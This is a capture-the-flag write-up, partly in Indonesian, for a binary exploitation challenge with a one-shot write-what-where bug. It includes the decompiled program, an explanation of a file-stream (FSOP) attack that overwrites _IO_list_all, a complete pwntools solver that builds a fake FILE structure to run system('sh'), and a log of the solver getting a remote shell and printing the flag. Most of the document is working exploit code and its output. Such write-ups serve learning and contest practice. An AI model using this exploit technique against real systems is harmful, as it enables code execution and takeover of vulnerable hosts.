7fadd4837000-7fadd4838000 r-xp 00002000 08:20 554826 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/ld-linux-x86-64.so.2
7fadd4838000-7fadd4839000 r--p 00003000 08:20 554826 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/ld-linux-x86-64.so.2
7fadd4839000-7fadd483a000 r--p 00004000 08:20 554826 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/ld-linux-x86-64.so.2
7fadd483a000-7fadd483b000 r-wp 00005000 08:20 554826 /home/nsfir/dev/tools/CTFdScraper/CTF/Cyber Jawa 2024 - Umum/Pwn/WWW 2/release/ld-linux-x86-64.so.2
7ffcc77c000-7ffcc77c1000 r--p 00000000 08:00 0 [vvar]
7ffcc77c1000-7ffcc77c2000 r-xp 00001000 08:00 0 [vdso]

Hi! Time to put your binary exploitation knowledge to the test.
You can write anything anywhere. But only ONCE. GL!
Where: 0
What: 0
fish: Job 1, './www_patched' terminated by signal SIGSEGV (Address boundary error)

```

```

void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
{
    _QWORD v3[2]; // [rsp+10h] [rbp-10h] BYREF

    v3[1] = __readfsqword(0x28u);
    sub_1289();
    v3[0] = 0LL;
    puts(s);
    puts("Hi! Time to put your binary exploitation knowledge to the test.");
    puts("You can write anything anywhere. But only ONCE. GL!");
    printf("Where: ");
    __isoc99_scanf("%lld%c", v3);
    printf("What: ");
    __isoc99_scanf("%lld%c", v3[0]);
    exit(0);
}

```

Untuk menyelesaikan challenge ini, saya menggunakan FSOP. Saya memanfaatkan fakta bahwa stdin memiliki virtual buffer di heap, sehingga input yang diberikan akan tersimpan di heap. Untuk menginput struktur fake file, saya memanfaatkan scanf yang memiliki karakteristik tidak akan gagal jika diawali dengan input yang valid. Dengan demikian, saya mengoverwrite `_IO_list_all` di libc menjadi address dari fake file, lalu `system("/bin/sh")` akan otomatis terpicu saat exit.

Solver:

```

#!/usr/bin/env python3

```

```

from pwn import *

context.terminal = "kitty @launch --location=split --cwd=current".split()

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
        if args.GDB:
            return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
        return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)

def safe_flat(*args, unsafe_chars=b"\n", **kwargs):
    p = flat(args, **kwargs)
    if any(c in unsafe_chars for c in p):
        raise ValueError("unsafe:", p)
    return p

gdbscript = """
b exit
c
"""

host, port = args.HOST or "159.89.193.103", args.PORT or 10111
exe = context.binary = ELF(args.EXE or "./www_patched", False)
libc = ELF("./libc.so.6", False)

io = start()

leaks = io.recvlines(20)

exe.address = int(leaks[0].split(b"-")[0], 16)
log.info(f"{hex(exe.address)} = ")

heap = int(leaks[5].split(b"-")[0], 16)
log.info(f"{hex(heap)} = ")

libc.address = int(leaks[6].split(b"-")[0], 16)
log.info(f"{hex(libc.address)} = ")

# FSOP payload
fake_file = b"\x01\x01\x01\x01;sh;"

```

```

fake_file += p64(0) * 4
fake_file += p64(1)
fake_file += p64(0) * 7
fake_file += p64(libc.sym["system"])
fake_file += p64(0) * 3
fake_file += p64(libc.sym["_IO_2_1_stderr_"] - 0x18)
fake_file += p64(0) * 2
fake_file += p64(heap + 0x8A0 - 0x10)
fake_file += p64(0) * 5
fake_file += p64(heap + 0x8A0)
fake_file += p64(libc.sym["_IO_wfile_jumps"])

io.sendlineafter(b"Where: ", b"%d" % libc.sym["_IO_list_all"])
io.sendlineafter(b"What: ", (b"%d" % (heap + 0x8A0)).ljust(0x10, b"\x00") +
fake_file)

io.interactive()

```

```

[msfir] (~/d/t/C/C/C/P/W/release) (master|v)
> ./x.py
[+] Opening connection to 159.89.193.103 on port 10111: Done
[*] hex(exe.address) = '0x564dfebe4000'
[*] hex(heap) = '0x564e22bd7000'
[*] hex(libc.address) = '0x7c746ee00000'
[*] Switching to interactive mode
$ ls
flag.txt
www
$ cat flag.txt
CJ{cc8f582e9af90654074d94381d02a04c0d882407d618989b40993ffe63b88a4b}
$

```

Flag:

CJ{cc8f582e9af90654074d94381d02a04c0d882407d618989b40993ffe63b88a4b}